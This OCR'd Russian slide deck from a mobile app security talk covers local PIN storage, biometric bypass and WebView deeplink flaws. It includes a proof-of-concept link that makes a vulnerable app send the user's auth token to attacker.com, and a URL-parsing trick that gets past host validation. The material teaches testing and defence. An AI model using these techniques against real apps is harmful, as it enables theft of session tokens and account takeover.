
4.

Бывает и проще..


```
Intrinsics.areEqual(this.pinCode, pinCodeInfo.pinCode)
```

Что делать, если нашли хранение пин-кода локально?

СТИНГРЕЙ




Проверять биометрию!

СТИНГРЕЙ

Проверять биометрию v2!

СТИНГРЕЙ



Обход биометрической аутентификации. Почему?

СТИНГРЕЙ

- Неправильное использование биометрии возвращает только True или False вместо использования ее для расшифровки данных
- При помощи инструментации приложения ответ от функции можно подменить
- Вторая ошибка, это отсутствие реакции на изменение биометрических данных.

Как проверить прямо сейчас?

СТИНГРЕЙ

- Добавляем новый отпечаток/лицо в систему
- Проходим по всем приложениям и пытаемся пройти биометрическую аутентификацию
- Если приложение нас пропустило
- ...
- С вероятностью 90% в нем локальная проверка пин-кода
- С вероятностью 100% в нем некорректная реализация биометрии

Как посмотреть котиков в банковском приложении?

Открытие произвольного URL в WebView.

AndroidManifest.xml

```
<activity android:name=".DeeplinkActivity">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:scheme="myapp" android:host="deeplink" />
    </intent-filter>
</activity>
```

https://blog.oversecured.com/Android-security-checklist-webview/

Открытие произвольного URL в WebView.

DeeplinkActivity.java

```java
public class DeeplinkActivity extends Activity {
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        handleDeeplink(getIntent());
    }

    private void handleDeeplink(Intent intent) {
        Uri deeplink = intent.getData();
        if ("/webview".equals(deeplink.getPath())) {
            String url = deeplink.getQueryParameter("url");
            handleWebViewDeeplink(url);
        }
    }

    private void handleWebViewDeeplink(String url) {
        WebView webView = ...;
        setupWebView(webView);
        webView.loadUrl(url, getAuthHeaders());
    }

    private Map<String, String> getAuthHeaders() {
        Map<String, String> headers = new HashMap<>();
        headers.put("Authorization", getUserToken());
        return headers;
    }
}
```

Открытие произвольного URL в WebView.

СТИНГРЕЙ

PoC.html

```
<!DOCTYPE html>
<html>
<body style="text-align: center;">
    <h1><a href="myapp://deeplink/webview?url=https://attacker.com/">Attack</a></h1>
</body>
</html>
```

Когда пользователь нажимает на **«Attack»,** уязвимое приложение автоматически открывает **https://attacker.com** во встроенном WebView, добавляя токен пользователя в заголовок HTTP-запроса.

Таким образом, злоумышленник может украсть его и получить доступ к учетной записи жертвы.

Открытие URL в WebView. Ошибка валидации.

СТИНГРЕЙ

```
private boolean isValidUrl(String url) {
    Uri uri = Uri.parse(url);
    return "https".equals(uri.getScheme()) && uri.getHost().contains("legitimate.com");
}
```

https://blog.oversecured.com/Android-security-checklist-webview/

Открытие URL в WebView. Ошибки в Android.

СТИНГРЕЙ

На устройствах с уровнем API 1-24 (до Android 7.0) некорректно работают парсеры **android.net.Uri** и **java.net.URL**

```
String url = "https://attacker.com\\\\@legitimate.com";
Log.d("evil", Uri.parse(url).getHost()); // `legitimate.com` printed
webView.loadUrl(url, getAuthHeaders()); // `https://attacker.com//@legitimate.com` loaded
```

Открытие URL в WebView. Ошибки в Android.

СТИНГРЕЙ

Это может помочь обойти проверки вида

```
private boolean isValidUrl(String url) {
    Uri uri = Uri.parse(url);
    return "https".equals(uri.getScheme()) && "legitimate.com".equals(uri.getHost());
}
```

Как проверить?

СТИНГРЕЙ

- Смотрим на существующие диплинки и апплинки
- Находим все параметры, которые принимаются
- Пытаемся подставить рандомный урл
- Пытаемся подставить рандомный урл, но с поддоменом организации
- ...
- Насладаемся!

Flutter

Я обожаю кроссплатформы!

СТИНГРЕЙ

- Для использования системных функций из Flutter существует механизм плагинов, которые подключаются к проекту и вызываются из кода Dart.
- Но не все плагины одинаково полезны, даже, если в них есть слово **secure**

flutter_secure_storage

https://github.com/mogol/flutter_secure_storage

В Android все хорошо, а вот в iOS он просто сохраняет данные в KeyChain


```
[
  {
    "account": "deviceUid",
    "data": "D                                                    6k6SHdwFah1Ew
    ...
  },
  {
    "account": "phone",
    "data": "9          1",
    ...
  },
  {
    "account": "password",
    "data": "GI             6",
    ...
  },
  {
    "account": "auth_session_id",
    "data": "a8                                  fc6",
    ...
  },
  {
    "account": "pincode",
    "data": "1234",
    ...
  }
]
```

local_auth


https://github.com/flutter/packages/tree/main/packages/local_auth/

СТИНГРЕЙ

Локальная аутентификация...
Ну вы поняли...

local_auth

https://github.com/flutter/packages/tree/main/packages/local_auth/



local_auth

https://github.com/flutter/packages/tree/main/packages/local_auth/

СТИНГРЕЙ

> Closing, as this doesn't appear to be describing a security issue, or an effective mitigation even if it were. If I'm misunderstanding, please provide a link to a discussion of how this constitutes an actual security issue and how your proposed change would prevent it.

Как проверить?

СТИНГРЕЙ

- Если вы анализируете Flutter-приложение и у вас есть биометрия...
- 90% что она реализована криво...
- Проверяем и наслаждаемся!

Каков же вывод?

Мобильные приложения заслуживают отдельного внимания со стороны безопасности. Не стоит надеяться на мифические проверки магазинов приложений или считать, что это всего лишь отображение данных с серверной части. Это уже давно не так.

Мобильные приложения сегодня - это неотъемлемая, а иногда и одна из главных частей всей системы. Мало того, что оно выполняется в неблагоприятной среде, так еще и может хранить большое количество конфиденциальных данных пользователя и различную информацию о вашей инфраструктуре.

Безопасность программ, которые мы используем каждый день, которые установлены у нас на телефоне, которые оперируют нашими данными, должна быть если не на первом плане, то хотя бы в тройке лидеров

Полезные материалы

СТИНГРЕЙ

- SemGrep
https://semgrep.dev/

- Keyhacks
https://github.com/streaak/keyhacks

- RegHex
https://github.com/l4yton/RegHex

- Detect-secrets
https://github.com/Yelp/detect-secrets

- Trufflehog3
https://github.com/feeltheajf/trufflehog3

Полезные материалы

СТИНГРЕЙ

- Jadx
https://github.com/skylot/jadx

- Apktool
https://github.com/iBotPeaches/Apktool

- Frida
https://frida.re/

- Objection
https://github.com/sensepost/objection

- Awesome Android Security
https://github.com/Swordfish-Security/awesome-android-security

- Awesome iOS Security
https://github.com/Swordfish-Security/awesome-ios-security

СТИНГРЕЙ

Юрий Шабалин

@Mr_R1p

yshabalin@stingray-mobile.ru

https://stingray-mobile.ru

https://t.me/mobile_appsec_world